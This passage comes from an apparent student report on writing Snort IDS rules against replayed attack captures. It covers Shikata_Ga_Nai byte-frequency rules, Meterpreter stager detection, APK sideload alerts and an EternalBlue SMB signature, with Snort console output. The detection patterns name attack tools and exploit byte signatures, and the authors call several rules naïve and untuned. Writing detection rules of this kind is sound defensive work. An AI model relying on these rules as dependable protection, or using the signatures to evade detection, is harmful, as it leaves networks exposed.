alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode Naive Byte Spectrum"; sid:11100103; content:"|24|"; threshold:type threshold, track by_src, count 5, seconds 60; classtype:inappropriate-content; rev:1;)

alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode Naive Byte Spectrum"; sid:11100104; content:"|31|"; threshold:type threshold, track by_src, count 5, seconds 60; classtype:inappropriate-content; rev:1;)

alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode Naive Byte Spectrum"; sid:11100105; content:"|74|"; threshold:type threshold, track by_src, count 5, seconds 60; classtype:inappropriate-content; rev:1;)

alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode Naive Byte Spectrum"; sid:11100106; content:"|83|"; threshold:type threshold, track by_src, count 5, seconds 60; classtype:inappropriate-content; rev:1;)

alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode Naive Byte Spectrum"; sid:11100107; content:"|b1|"; threshold:type threshold, track by_src, count 5, seconds 60; classtype:inappropriate-content; rev:1;)

alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode Naive Byte Spectrum"; sid:11100108; content:"|c9|"; threshold:type threshold, track by_src, count 5, seconds 60; classtype:inappropriate-content; rev:1;)
```

```

alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode
Naive Byte Spectrum"; sid:11100109; content:"|d9|"; threshold:type
threshold, track by_src, count 5, seconds 60; classtype:inappropriate-
content; rev:1;)

alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode
Naive Byte Spectrum"; sid:11100110; content:"|f4|"; threshold:type
threshold, track by_src, count 5, seconds 60; classtype:inappropriate-
content; rev:1;)

```

The above rules here are another naïve attempt at trying to capture the elusive nature of Shikata. In this set of rules, the results of the Byte Spectrum analysis are utilized, and rules are created to reflect the nature in which they are likely to generate alerts. How all of these are generated is, because since they are the most frequent bytes seen during the review of the encoder, that there will be many of these bytes reported and seen within the packets in-flight. As such, the threshold filter for Snort rules is utilized. In this way, if these bytes are counted more than 5 times in a period of 60 seconds an alert will generate, reflecting their frequency observed in the Byte Spectrum analysis. This threshold will also be measured by source, as since there is a greater number of external IP addresses and there is a limited number on Source IP addresses in the internal network, it makes it far easier for Snort conduct a quicker, and less resource intensive analysis. Aside from this, the rules above are similar in nature to the first 3 in that they also utilize the content filter to find a specific HEX byte within the network traffic.

```

alert tcp any any -> any any (msg:"Possible Meterpreter Session
Starting"; sid:11100111; nocase; content:"!This program cannot be run in
DOS mode.");)

alert tcp any any -> any any (msg:"Possible Meterpreter Session
Starting"; sid:11100112; file_data; content:"!This program cannot be run
in DOS mode.");)

```

These rules here are to detect the Meterpreter stager element of a naïve or default payload used in the Metasploit framework. These rules both use the content filter in detecting this string, but the second rule employs this content matching on any files that are being downloaded and is the result of the file_data; filter within this rule. This slight difference allows this content to be detected during in-flight usage with payload execution and with file downloads. Allowing for both a more reactive approach if the file is not detected or put onto the machine with a USB or other external device that allows physical access, and a more proactive approach if the malicious payload is downloaded from the internet. Aside from that, both detect the string in its entirety and give a basic indication that a meterpreter reverse TCP connection is attempting to be established.

Note: These rules can also be improved with the usage of PCRE. However, for the simplicity of understanding, these rules are sufficient in being able to detect the signature based on content filter alone. This also follows the Snort rule writing standards in that PCRE is usually not used often due to the resource intensive cost of utilizing it.

iv. Rule detection within the IDS Network: Below are examples of the alerts generated from the replay of the PCAP file the exploit was recorded on. They are seen in Fig. 212.

```

[1:11100112:0] Possible Meterpreter Session Starting [**] [Priority: 0] {TCP} 19
[1:1121111:0] Possible Meterpreter Session Starting [**] [Priority: 0] {TCP} 10$
[1:11111101:1] Possible Shikata_Ga_Nai Shellcode Stager [**] [Classification: IS
[1:11100101:1] Possible Shikata_Ga_Nai Shellcode Naive Byte Spectrum [**] [Clas$
[1:11001101:1] Possible Shikata_Ga_Nai Shellcode Naive [**] [Classification: In$

```

Fig. 632. Alerts Generated for the given created Rules

The alerts here are very variable in nature and require more tuning. As right now, the threshold numbers are likely set too low to not bring on a false positive. This can be done in the future with more automated trials of Shikata and the 1.3 million permutations of the keys for encoding. Allowing for rules that are well tested and produce very few false positives.

***** The contribution of Mitchell Messerschmidt ends here*****

***** The contribution of Isha Pathak starts here*****

L. Analysis of Playbook 16: Android Exploit

- i. Playbook Name: `playbook_and.pcap`
- ii. Wireshark Analysis:

It is assumed that internal users are allowed to install software or applications from trusted and approved source only. For example, all iOS and iPhone devices would get apps from Apple’s App store. Similarly, all android devices install application from Google’s Play site. Any source other than Google Play or Apple’s App Store, is considered third-party app store or untrusted source. It is relatively easy to obtain apps from third-party store for Android devices. This method of copying an application package in the Application Packet Kit (APK) format to device and activating it later is known as Sideload. This is considered malicious and should be detected in the initial stage when the APK file is downloaded. Once the APK file is downloaded to the android device, it is quite difficult to examine the network traffic if the payload (in disguise of an APK file) is run in encrypted session or meterpreter session. A host-based IDS would be required to analyze the traffic on that particular host machine.




Fig. 633. All data packets in PCAP




Fig. 634. HTTP GET Method request packet information.




Fig. 635. HTTP/1.1 200 OK (reply to GET method request) packet information, and displaying Media Type.




Fig. 636. Exporting the HTTP object (Media File downloaded from 192.168.10.90)




Fig. 637. TCP stream information.

Observing the above packets in detail, indicates downloading of an APK format file on the android device present in the Trusted Zone. This is not in compliance with the organization’s security policy. Hence, this activity should alert the IDS system as it arises the possibility of unauthorized software or application being downloaded on the internal android device. Any unauthorized application is considered insecure.

iii. Rule Creation

The rule for detecting downloading of APK format files is as follows:

```

alert tcp any any -> any any ( msg:"Download Request detected from Unknown Sources"; content:"GET"; http_method; content:".apk"; http_uri; flowbits:set,getapkrequest; sid:10000051; rev:1;)

```



```

alert tcp any any -> any any (msg:"Untrusted Application downloaded on
Android successfully"; content:"application/vnd.android.package-archive";
http_header; flowbits:isset,getapkrequest; sid:10000052; rev:1;)

```

Alert Breakdown:

```

alert tcp any any -> any any
( msg:"Download detected from Unknown Sources";
content:"GET"; http_method;
content:".apk"; http_uri;
flowbits:set,getapkrequest;
sid:10000051; rev:1; )

```

```

alert tcp any any -> any any
(msg:"Untrusted Application downloaded on Android successfully";
content:"application/vnd.android.package-archive"; http_header;
flowbits:isset,getapkrequest;
sid:10000052; rev:1;)

```

[244]

As illustrated in Fig. 638 which shows tcp stream for GET method request packet, the GET request is sent to 192.168.10.90 which is one of the internal zone machines running Kali Linux as its OS. The client-side data packet highlighted in red shows http_method and http_uri. The same information could be seen in Fig. 213 also. In response to the GET method, the server, or the destination host in our case, from where the apk file is being downloaded, replies with HTTP/1.1 200 OK message. The type of the content sent in response by the destination is *application/vnd.android.package-archive*. The response from the destination host is seen in blue color text. The http content can be matched in the GET and POST method packets. The http_uri content can be matched in the GET method data packet and Content-Type can be matched in the POST method packet. The first rule is triggered when a device request to download an application having .apk file format. The second rule is triggered when that application is successfully downloaded on the device. Both the rules cannot be merged and are kept separate as one rule generates the alert analyzing the data going from source to destination and the other one examines the data packet coming back to the source.

When the above rule was updated in the IDS system, and the *playbook_and.pcap* was replayed in the NIDS mode, it triggered the created rule, illustrated below in Fig. 638.

```

soslave@soslave-virtual-machine:~$ sudo snort -A console --daq pcap --daq-mode
read-file -N -c /etc/nsm/soslave-virtual-machine-ens3/snort.conf -i ens3 -q -r p
laybook_and.pcap

02/15-21:18:08.410177  [**] [1:10000051:1] Download detected from Unknown Source
s [**] [Priority: 0] {TCP} 192.168.10.25:38366 -> 192.168.10.90:80
02/15-21:18:08.411805  [**] [1:10000052:1] Untrusted Application downloaded on A
ndroid successfully [**] [Priority: 0] {TCP} 192.168.10.90:80 -> 192.168.10.25:3
8366
soslave@soslave-virtual-machine:~$
soslave@soslave-virtual-machine:~$ █

```

Fig. 638. Rule generation for Android Exploit.

- M. Analysis of Playbook 25: EternalBlue Exploit
 - i. Playbook Name: *playbook_eternalblue_new.pcap*
 - ii. Wireshark Analysis:

Server Message Block (SMB) protocol is a network protocol used by Windows-based systems to allow file sharing within the same network. EternalBlue is a remote kernel exploit targeting the SMB service on Microsoft Windows.

Fig. 219 Shows unfiltered traffic. To display SMB data packets only, a filter could be applied. The filtered data is shown in Fig. 220. The SMB protocol negotiation can be seen with Request & Response packets: *Negotiate Protocol Request* and *Negotiate Protocol Response*. These two packets show initiation of SMB communication. The following packets are *Session Setup* and the user “testuser”. Although, there are multiple duplicate data packets, the focus is on the main SMB packets involved in data communication. The EternalBlue exploit sends out NT Trans request with large payload. The *NT Trans* request follows multiple *Secondary Trans2 Requests* due to the bigger size of NT Trans packet. These packets act as trigger point for the vulnerability [245] [246].




Fig. 639. Unfiltered packet capture.




Fig. 640. Packet capture filtered by SMB protocol to display only SMB data packets.




Fig. 641. SMB protocol communication packets with SMB header shown in detail.

As it can be seen in Fig. 221, some of the Trans2 Secondary Request packets shows error message : STATUS_INVALID_PARAMETER. This packet is directed from victim’s machine, that implies that the overwrite has been successful. The SMB message includes SMB Header, Flags, Flags2, and Tree ID. The “Server Component : SMB”, “SMB Command: Trans2 (0x32)”, NT Status: STATUS_INVALID_PARAMETER(0xc000000d). These three components can be used to filter traffic for detecting vulnerability and possible EternalBlue attack. The Multiplex ID

under *Tree ID: 2048* (\\192.168.10.24\IPC\$) is the signature of payload installed on the victim machine. In the captured packet, the Multiplex ID is Zero.

iii. Rule Creation:

As observed in the Wireshark capture, the mentioned three components are used in the rule to detect attempt of exploiting EternalBlue vulnerability. Although the Multiplex ID is 0 in this case, it could be seen as a warning and not a successful exploitation of EternalBlue Vulnerability. In case Multiplex ID has a value, that value could be used in content-based rule to filter the traffic for that field. The snort rule for this scenario is given below.

```
alert tcp any any -> any any (msg:"Possible SMB Exploit - Eternal Blue Attack Attempt"; content:"|ff|SMB|32 0d 00 00 c0|"; offset:4; depth:9; content:"|00 08|"; distance:11; within:13; classtype:trojan-activity; sid:10000070; rev:1; )
```

Alert Breakdown:

```
alert tcp any any -> any any
(msg:"Possible SMB Exploit - Eternal Blue Attack Attempt";
content:"|ff|SMB|32 0d 00 00 c0|"; offset:4; depth:9;
content:"|00 08|"; distance:11; within:13;
classtype:trojan-activity;
sid: 10000070; rev:1; )
```

```
soslave@soslave-virtual-machine:~/LatestPlaybooks$ sudo snort -A console --daq pcap --daq-mode read-file -N -c /etc/nsm/soslave-virtual-machine-ens3/snort.conf -i ens3 -q -r playbook_eternalblue_new.pcap
02/26-01:53:09.403067  [**] [1:10000070:1] Possible SMB Exploit - Eternal Blue Attack Attempt [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.10.24:445 -> 192.168.10.90:38634
02/26-01:53:09.406263  [**] [1:10000070:1] Possible SMB Exploit - Eternal Blue Attack Attempt [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.10.24:445 -> 192.168.10.90:38632
soslave@soslave-virtual-machine:~/LatestPlaybooks$ █
```

Fig. 642. Alert generated for `playbook_eternalblue_new.pcap`

The snort rule is triggered when content “ff|SMB|32 0d 00 00 c0” is found and matched in the data traffic. The content field has hex value of the SMB header components. When the SMB header value is matched with the value in the rule. This content feature has two additional modifiers to change how the previously specified content works. The ‘offset 4’ keyword tell snort to start searching for the specified pattern after the first 4 bytes of the payload. The ‘depth 9’ keyword tell snort to only look for specified pattern in the previous content within the first 9 bytes of the payload. Together, ‘offset: 4’ and ‘depth: 9’ would tell snort to start looking for the specified content after the first 4 bytes of the payload and search within 9 bytes for the same. The next content keyword looks for value which has hex dump equal to ‘00 08’. It searches for the Tree ID that is placed at the distance of 11 bytes relative to the end of last content pattern match instead of the beginning of the packet. The ‘within: 13’ modifier is used in conjunction with the distance modifier and constraints the search of ‘00 08’ to not go past 13 bytes past the ‘ff|SMB|32 0d 00 00 c0’ match [245], [246] [247], [248], [249].

The alert for this packet capture is triggered twice as there are two Trans2 Response packet with STATUS_INVALID_PARAMETER

N. Analysis of Playbook 15: Game Exploit

- i. Playbook Name: `playbook_game_exploit.pcap`
- ii. Wireshark Analysis:

This packet capture shows multiple GET request and response from the destination host. Packet No. 766 indicates download request to 192.168.10.90 for `freesweep.deb` file, to which response packet with HTTP/1.1 200 OK information is sent back to the host machine 192.168.10.23

The TCP Stream is generated from these packets to get detailed view of the data packet communication.

